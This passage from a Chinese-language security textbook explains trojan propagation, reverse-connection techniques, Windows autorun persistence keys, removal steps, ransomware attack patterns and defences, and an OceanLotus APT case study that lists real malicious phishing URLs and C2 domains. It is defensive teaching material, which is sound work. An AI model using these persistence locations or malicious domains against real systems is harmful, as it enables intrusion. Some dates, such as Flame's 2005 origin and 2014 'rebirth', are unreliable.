- (3) 完全覆盖正常的程序应用,执行恶意操作。

3. 木马的传播方式

木马的传播方式主要有 E-mail、软件下载、文件传送和网页等。

第一种是通过 E-mail,控制端将木马程序以附件形式附着在邮件上发送出去,收件人只要打开附件就会感染木马。

第二种是软件下载,一些非正式的网站以提供软件下载的名义,将木马捆绑在软件安装程序上。

第三种是通过会话软件的“传送文件”进行传播,QQ、微信等聊天工具都具备文件传输功能,攻击者很容易利用对方的信任传播木马程序。

第四种是通过网页传播,网页内如果包含某些恶意代码,使得 IE 自动下载并执行木马程序,不知不觉中就会被种上木马。这也是目前黑客攻击的主要方式,通过社会工程学的信息搜集,了解到被攻击人喜欢浏览的网站,在这些网站的网页上挂马,被攻击人只要访问该网页,就会被成功种马。很多人在访问网页后 IE 设置被修改甚至被锁定,也是网页上用脚本语言编写的恶意代码所致。

4. 木马的连接技术

1) 主动连接

主动连接即服务器端在运行后监听指定端口,而在连接时,客户端会主动发送连接命令给服务器端进行连接,如图 5-12 所示。但是这种连接方式可以轻易地被防火墙拦截,如图 5-13 所示,典型代表是冰河。



图 5-12 主动连接原理




图 5-13 加装防火墙之后

2) 反弹连接

反弹连接利用防火墙能阻止外部连接,但是阻挡不了内部向外连接的特性来达到控制服务端的目的。这种连接只能访问拨号上网和 NAT 代理上网的服务器端,典型代表是灰鸽子。反弹连接分为 FTP 反弹连接和域名反弹连接两种。

(1) FTP 反弹连接。

被黑客控制的客户端首先登录 FTP 服务器,设置客户端的 IP 及开放端口等信息,服务器端定时读取 FTP 服务器,发现客户端信息就会主动连接客户端,建立连接后,对服务器端实施攻击,其原理如图 5-14 所示。

(2) 域名反弹连接。

现在大多数用户都采用动态分配 IP 地址的方式上网,所以域名系统允许多次更新客户端 IP 地址。黑客为了让服务器端主动连接自己,就不断地向域名空间更新自己上网所用的 IP 地址,这样当服务器端连接域名时,就能连接到黑客指定 IP 的计算机。首先被黑客控制的客户端更新域名服务器的 IP 和端口信息,服务器端通过域名服务器获取客户端信息,然后主动

连接客户端,建立连接后,对服务器端实施攻击,其原理如图 5-15 所示。本书作者设计了木马连接技术的动画,动画在本书的电子资源中,动画的实现界面如图 5-12~图 5-15 所示。



图 5-14 FTP 反弹连接原理



图 5-15 域名反弹连接原理

5. 木马的触发

服务器端用户运行木马或捆绑木马程序后,木马就会自动进行安装。首先将自身复制到系统文件夹中,然后在注册表、启动组、非启动组中设置好木马的触发条件,木马的安装就完成了。木马采用隐藏启动的方式,会跟随系统一起启动,由触发条件激活木马,触发条件是指启动木马的条件,常见的有注册表启动项、系统文件、系统启动组、文件关联和服务加载 5 种。

1) 注册表启动项

通过以下注册表键值,每个键值的最后都包含“run”。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

2) 系统文件

可以利用的文件有 Win.ini、system.ini、Autoexec.bat、Config.sys 等,当系统启动时,这

些文件随着系统一起加载,从而被木马利用。

3) 系统启动组

利用“开始”→“程序”→“启动”或者命令 `msconfig.exe`,查看系统可疑的启动项。

4) 文件关联

(1) 木马和正常程序捆绑。

(2) 将特定的程序改名。

(3) 文件关联。通常木马程序会将自己和 .txt 文件或 .exe 文件关联,这样当打开一个文本文件或运行一个程序时,木马也就神不知鬼不觉地启动了。

5) 服务加载

系统要正常运行,就要自动加载一些服务,一些木马通过加载服务来达到随系统启动的目的。利用“控制面板”→“管理工具”→“服务”,发现可疑服务并利用命令 `net start` 开启服务,利用命令 `net stop` 关闭服务。

6. 典型的木马

1) 网游大盗

2007 年出现的盗号木马程序,专门盗取网络游戏玩家的游戏账号、游戏密码等信息资料。有很多变种,木马会通过安装消息钩子等方式来窃取网络游戏玩家的账号和密码等一些个人私密的游戏信息,并将窃取到的信息发送到恶意用户指定的远程服务器 Web 站点或指定邮箱中,最终导致网络游戏玩家无法正常运行游戏,蒙受不同程度的经济损失。

2) 灰鸽子

2007 年出现的木马程序,主要感染 Windows 系统,通过多种网络传播方式进行传播,包括记录用户的键盘按键记录、远程开启摄像头、打开麦克风、下载计算机里的文件等电脑操作,黑客都可以通过灰鸽子远程控制实现。国内至少有上千万台计算机感染过灰鸽子病毒。

3) “火焰”,Worm.Win32.Flame

2005 年出现、2014 年重生的一种后门程序和木马程序,同时又具有蠕虫的特点。蠕虫早期主要通过下载的文件传染,后期只要其背后的操控者发出指令,它就能在网络、移动设备中进行自我复制。一旦计算机系统被感染,即自动分析自己的网络流量规律,自动录音,记录用户密码和键盘按键规律,将用户浏览网页、通信通话、账号密码以致键盘输入等记录及其他重要文件发送给远程操控服务器,被认为是迄今为止发现的最大规模和最为复杂的网络攻击木马程序。

7. 木马的检测和清除

木马的检测和清除可以采用手动清除和工具清除两种方法。手动清除适用于经验丰富的网络管理员;工具清除所有人都可以采用,现在很多木马查杀工具都有可视化界面,对于大部分用户来说,是比较容易掌握使用的。

1) 手动清除

(1) `netstat` 命令。

`netstat` 命令的功能是显示网络连接、路由表和网络接口信息,可以让用户得知有哪些网络连接正在运作。`netstat-an` 用来显示所有连接的端口并用数字表示,命令的运行结果如图 5-16 所示。使用这个命令可以让网络管理员发现可疑的网络连接。

(2) 注册表启动项目的检查。

运行 `regedit` 打开注册表,依次展开 `HKEY_CURRENT_USER\Software\Microsoft\`




图 5-16 运行 netstat 命令

Windows\CurrentVersion\Run 和 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,运行启动项,如图 5-17 所示。HKEY_LOCAL_MACHINE 存放的是 Windows 系统用户的操作系统和软件设置,HKEY_CURRENT_USER 存放的是目前登录用户的设置,经常被木马程序利用。木马程序运行后一定会启动项目,通过查看启动项,发现可疑启动项,进而发现木马程序。




图 5-17 注册表启动项目

(3) 利用 msconfig 查看启动程序。

msconfig 即系统配置实用程序,在“开始”菜单里“运行”中输入命令就可以运行,运行界面如图 5-18 所示,通过此界面可以对系统进行配置,优化系统。

(4) 结束木马进程、查找并删除木马程序。

如果利用以上方法发现木马,就需要采取措施对木马进行查杀。

(5) 恢复注册表。

查杀结束后还要进行注册表的恢复工作,保证系统正常运行。




图 5-18 查看启动程序

2) 工具清除

国内的杀毒软件有 360 杀毒、金山毒霸、瑞星杀毒、火绒等，国外的杀毒软件有卡巴斯基、小红伞、诺顿等，用户可以根据自己的喜好选择产品。

► 5.1.4 勒索病毒

勒索病毒是一种新型计算机病毒，是黑客通过锁屏、加密等方式劫持用户设备或文件，并以此敲诈用户钱财的恶意软件。其性质恶劣、危害极大，一旦感染将给用户带来无法估量的损失。这种病毒利用各种加密算法对文件进行加密，被感染者一般无法解密，必须拿到解密的私钥才有可能破解。

勒索病毒于 2016 年出现。2017 年，勒索病毒 Wannacry 在全球范围大爆发，借助“永恒之蓝”高危漏洞传播，在短时间内影响近 150 个国家，致使多个国家政府、能源、通信、交通等诸多关键信息基础设施遭受前所未有的破坏。2017 年 12 月 13 日，“勒索病毒”入选国家语言资源监测与研究中心发布的“2017 年度中国媒体十大新词语”。从 2021 年起，全球勒索病毒攻击事件数量呈现明显持续增长态势。国家计算机病毒应急处理中心联合相关机构发布的《网络空间安全态势分析报告(2024)》指出，木马、勒索病毒、僵尸网络成为引领计算机恶意软件不断演进发展的“三驾马车”。2024 年，全球共有 26 个勒索病毒组织向我国的 71 个机构组织发动了攻击并实施勒索，同比增长 100%。全球范围内的勒索病毒攻击事件数量达到 4963 起，而这一数字在 2021 年仅为 63。

1. 勒索病毒的工作原理

黑客利用系统漏洞或通过网络钓鱼等方式，向受害计算机或服务器植入病毒，加密硬盘上

的文档乃至整个硬盘,然后向受害者索要数额不等的赎金后才予以解密,如果用户未在指定时间缴纳黑客要求的金额,被锁文件将无法恢复。

1) 针对个人用户的攻击

攻击者将病毒伪装成盗版软件、外挂软件、播放器等,用户在浏览网页时,诱导其下载运行病毒,运行后加密其机器。勒索病毒也会通过钓鱼邮件和系统漏洞进行传播。针对个人用户的攻击流程如图 5-19 所示。




图 5-19 针对个人用户的攻击流程

2) 针对企业用户的攻击

勒索病毒针对企业用户常见的攻击方式包括系统漏洞攻击、远程访问弱口令攻击、钓鱼邮件攻击、Web 服务漏洞和弱口令攻击、数据库漏洞和弱口令攻击等。

(1) 系统漏洞攻击。

系统漏洞指操作系统在逻辑设计上的缺陷或错误,不法者通过网络植入木马、病毒等方式来攻击或控制整个计算机,窃取计算机中的重要资料和信息甚至破坏系统。个人用户和企业用户都会受到系统漏洞攻击,但是企业局域网中机器众多,更新补丁费时费力,有时还需要中断业务,因此补丁更新不太及时,给系统造成严重威胁,攻击者通过漏洞植入恶意软件,并迅速传播。席卷全球的 Wannacry 勒索病毒就是利用了永恒之蓝漏洞在网络中迅速传播。攻击者利用系统漏洞扫描互联网中的机器,发送漏洞攻击数据包,或者通过钓鱼邮件、弱口令其他方式,入侵联网机器后植入后门,上传运行勒索病毒,再利用漏洞局域网横向传播,攻击流程如图 5-20 所示。大部分的企业网络无法做到绝对隔离,一台连接了外网的机器被入侵后,内网中存在漏洞的机器也将受到影响。

(2) 远程访问弱口令攻击。

由于很多企业的机器需要远程维护,所以开启了远程访问功能。如果密码过于简单,就会给攻击者可乘之机。很多用户存在侥幸心理,总觉得自己被攻击的概率很低,然而在全世界范围内,成千上万的攻击者不停地使用工具扫描网络中存在弱口令的机器,有的机器由于存在弱口令,被不同的攻击者攻击,植入了多种病毒。通过弱口令攻击和漏洞攻击的原理类似,但是弱口令攻击使用的是暴力破解,尝试用字典中的账号密码来扫描互联网中的设备。通过弱口令攻击还有另一种方式,如果一台连接外网的机器被入侵,这台机器就会再去攻击内网中的其他弱口令机器,攻击流程如图 5-21 所示。

(3) 钓鱼邮件攻击。

钓鱼邮件攻击包括通过漏洞下载运行病毒,通过 Office 机制下载运行病毒,可执行程序伪装成 Office、PDF 图标等。企业用户因为业务需要有很多的邮件往来,所以比个人用户使用




图 5-20 Wannacry 勒索病毒的漏洞攻击




图 5-21 勒索病毒的弱口令攻击

邮件的频率高,而一旦内网中有一台机器打开的邮件附件中含有病毒,就会导致整个企业网络遭受攻击,攻击流程如图 5-22 所示。




图 5-22 勒索病毒的钓鱼邮件攻击

2. 勒索病毒的勒索形式

1) 数据加密勒索

此类勒索是当前受害群体最多、社会影响最广、勒索犯罪最为活跃的形式,通过加密用户系统内的重要资料文档和数据,再结合虚拟货币实施完整的犯罪。

2) 系统锁定勒索

此类勒索与数据加密勒索有着极大的相似性,一般会结合数据加密共同实施勒索。这种方式的攻击重点不是针对磁盘文件,而是通过修改系统引导区、篡改系统开机密码等手段将用户系统锁定,导致用户无法正常登录系统。

3) 数据泄露勒索

此类型勒索通常针对企业实施,黑客通过入侵获取到企业机密数据,然后敲诈企业支付一定金额的赎金。黑客称收到赎金后会销毁数据,否则将进入撕票流程,在指定时间将企业机密数据公开发布,以此要挟企业支付赎金。大规模的数据泄露对企业不仅会造成严重的经济损失,也会造成极大的负面影响。

4) 诈骗恐吓式勒索

此类型勒索与数据泄露勒索的相同点是针对用户隐私发起攻击,不同点是攻击者手中根本没有隐私数据,他们通过伪造、拼接与隐私有关的图片、视频、文档等恐吓目标实施诈骗勒索。通过大量群发诈骗邮件,再利用收件人的恐慌心理实施欺诈勒索。受害者由于担心自己的隐私信息遭受进一步的泄露,容易陷入圈套,从而受骗缴纳赎金。

5) 破坏性加密数据掩盖入侵真相

部分黑客组织在实施 APT 攻击、窃取企业数据之后,为消除痕迹,会进一步传输破坏性的勒索病毒,将用户资料进行多次加密,部分 APT 攻击者的终极目的就是目标基础设施进行打击以造成无法修复的损坏。

3. 勒索病毒的防范措施

(1) 标题吸引人的未知邮件不要随意打开。

(2) 不随便打开电子邮件附件。

- (3) 不随意点击电子邮件中附带的网址。
- (4) 备份重要资料。
- (5) 实时更新系统补丁和安全软件病毒库。
- (6) 杜绝弱口令,加强口令管理。
- (7) 备份关键业务系统。
- (8) 限制重要网络服务的远程访问。

4. 感染勒索病毒后的自救措施

当我们已经确认感染勒索病毒后,应及时采取必要的措施,及时止损,将损失降到最低。

1) 隔离中招主机

当确认主机已经感染勒索病毒,应立即将其隔离,防止病毒继续感染其他服务器,造成无法估计的损失。隔离主要包括物理隔离和访问控制两种手段。物理隔离主要为断网或断电;访问控制主要是指对访问网络资源的权限进行严格的认证和控制。

2) 排查业务系统

当确认服务器已经感染勒索病毒,并确认已经隔离被感染主机的情况下,应立即对核心业务系统和备份系统进行排查。业务系统的受影响程度直接关系到事件的风险等级。评估风险,及时采取对应的处置措施,避免更大的危害。备份系统如果是安全的,就可以避免支付赎金,顺利地恢复文件。

3) 联系专业人员

进行必要的自救处置后,第一时间联系专业的技术人士或安全从业者,对事件的感染时间、传播方式、感染家族等问题进行排查。

5.2 网络攻击与防御

► 5.2.1 网络黑客

【案例 5-2】



越南黑客组织“海莲花”

中国网络安全公司 360 旗下“天眼实验室”发布报告,首次披露一起针对中国的国家级黑客攻击细节。该境外黑客组织是高度组织化的、专业化的境外国家级黑客组织,被命名为“海莲花(OceanLotus)”。该组织自 2012 年 4 月起针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域,展开了精密组织的长达三年的网络攻击,很明显是一个有国外政府支持的 APT(高级持续性威胁)行动。OceanLotus 组织的攻击周期之长(持续三年以上)、攻击目标之明确、攻击技术之复杂、社工手段之精准,都说明该组织绝非一般的民间黑客组织,而很有可能是具有国外政府支持背景的、高度组织化的、专业化的境外国家级黑客组织。

据 360 天眼实验室发布的报告显示,“海莲花”发动的 APT 攻击,地域遍布我国 29 个省,以及境外的 36 个国家。主要使用的是“鱼叉攻击”“水坑攻击”两种方式,再配合多种社会工程学手段进行渗透,向境内特定目标人群传播特种木马程序,秘密控制部分政府人员、外包商和行业专家的计算机系统,窃取系统中相关领域的机密资料。在其潜伏的三年时间里,至少使用了 4 种不同程序形态、不同编码风格和不同攻击原理的木马程序。为了隐藏行踪,该组织还至

少先后在 6 个国家注册了 C2(也称为 C&C,是 Command and Control 的缩写)服务器域名 35 个,相关服务器 IP 地址 19 个,服务器分布在全球 13 个以上的不同国家。

现已捕获 OceanLotus 特种木马样本一百余个,感染者遍布我国 29 个省级行政区和境外的 36 个国家。其中,3%的感染者在中国。北京、天津是国内感染者最多的两个地区。2014 年 2 月以后,OceanLotus 进入攻击活跃期,并于 2014 年 5 月发动了最大规模的一轮鱼叉攻击,大量受害者因打开带毒的邮件附件而感染特种木马。而在 2014 年 5 月、9 月,以及 2015 年 1 月,该组织又对多个政府机构、科研院所和涉外企业的网站进行篡改和挂马,发动了多轮次、有针对性的水坑攻击。

OceanLotus 先后使用了 4 种不同形态的特种木马。初期的 OceanLotus 特种木马技术并不复杂,比较容易被发现和查杀。但到了 2014 年以后,OceanLotus 特种木马开始采用包括文件伪装、随机加密和自我销毁等一系列复杂的攻击技术与安全软件进行对抗,查杀和捕捉的难度大大增加。而到了 2014 年 11 月以后,OceanLotus 特种木马开始使用云控技术,攻击的危险性、不确定性与木马识别查杀的难度都大大增强。

据美国网络安全巨头 FireEye 报道,从 2020 年 1 月至 4 月,越南黑客组织“海莲花”对中国目标发起了网络间谍活动。作为活动的一部分,攻击者向中国应急管理部以及武汉市政府发送了鱼叉式网络钓鱼电子邮件。针对中国政府的第一波钓鱼行动开始于 2020 年 1 月 6 日。在当时,APT32 使用发件人地址 lijianxiang1870@163.com 向中国应急管理部发送了包含恶链接的网络钓鱼电子邮件。

基于这封电子邮件,还发现了如下恶意链接。

- libjs.inquirerjs.com/script/@wuhan.gov.cn.png
- libjs.inquirerjs.com/script/@chinasafety.gov.cn.png
- m.topiccore.com/script/@chinasafety.gov.cn.png
- m.topiccore.com/script/@wuhan.gov.cn.png
- libjs.inquirerjs.com/script/@126.com.png

其中,libjs.inquirerjs.com 这个域曾在 2019 年 12 月针对东南亚国家的攻击中用作 METALJACK 网络钓鱼活动的命令和控制域。

在攻击文件中还发现了一个 METALJACK 加载程序,启动有效载荷时会打开一份标题为“冠状病毒实时更新:中国正在追踪来自湖北的旅行者”的中文诱饵文档,内容来自《纽约时报》的一篇文章。

在打开文档的同时,恶意软件加载了包含在其他资源中的 Shell 代码,执行系统调查达到收集受害者的计算机名和用户名的目的。然后使用 libjs.inquirerjs.com 将这些值附加到一个 URL 字符串,如果调出 URL 成功,恶意软件会将 METALJACK 有效载荷加载到内存中,最后使用 vitlescaux.com 用于命令和控制。

【案例 5-2 分析】

APT 攻击,即高级持续性威胁攻击,一般以窃取情报、破坏关键基础设施为目的,这是一种极高水平的黑客行为,手法隐蔽,手段高超,可造成巨大的危害。借用“社会热点”为诱饵,对受害方“设套”,是海莲花组织的擅长手法。在 2020 年针对我国的攻击中,海莲花组织使用白利用手法绕过了部分杀毒软件的查杀,利用新冠疫情题材诱使用户执行木马程序,最终达到控制系统、窃取情报的目的。

“白利用”是木马对抗主动防御类软件的一种常用手法。国内较早一批“白利用”木马是通

过系统文件 rundll32.exe 启动一个木马.dll 文件,之后又发展出劫持合法软件的.dll 组件来加载木马.dll 的攻击方式。后期又出现了木马利用白文件加载.dll 文件后,再次启动白文件并卸载白进程内存空间,然后重新填充病毒代码执行。

外交部发言人耿爽也曾对此事件做出了明确回应,他表示,网络攻击是各国面临的共同威胁,针对抗疫机构的网络攻击无疑应当受到全世界人民的同声谴责。这也再次表明各国加强合作共同维护网络安全的重要性和紧迫性。

1. 概述

黑客最早源自英文 hacker,早期在美国的计算机界是带有褒义的。原意为计算机程序设计爱好者,他们对于计算机操作系统的奥秘有强烈兴趣。黑客大都是程序员,具有操作系统和编程语言方面的高级知识,了解系统的漏洞及其原因所在,他们不断地对这些漏洞进行研究,并公开他们的发现,与其他人分享,原本并没有破坏数据的企图。随着计算机网络应用的深入,黑客逐渐区分为白帽、红帽、黑帽等。黑帽实际上就是 cracker,在媒体报道中,黑客一词常指那些软件黑客。黑客是通过破译系统密码闯入网络禁区的计算机高手,或系统程序的创作者,为了日后再进入,在程序中留有后门,或非法进入银行系统网络,盗窃、诈骗银行资金,甚至“入侵”军事网络,窥探国家军事机密。计算机黑客是指那些凭借娴熟的计算机技术和破译密码的本领,非法侵入他人计算机系统窃取信息,甚至破坏各种计算机系统的人,他们是现代计算机系统的“超级杀手”。黑客们不断编写出功能强大的探测工具,去查找 Internet 中计算机系统的漏洞,一旦发现漏洞的系统,就会登录和控制这个系统。

1) 中国黑客宗旨

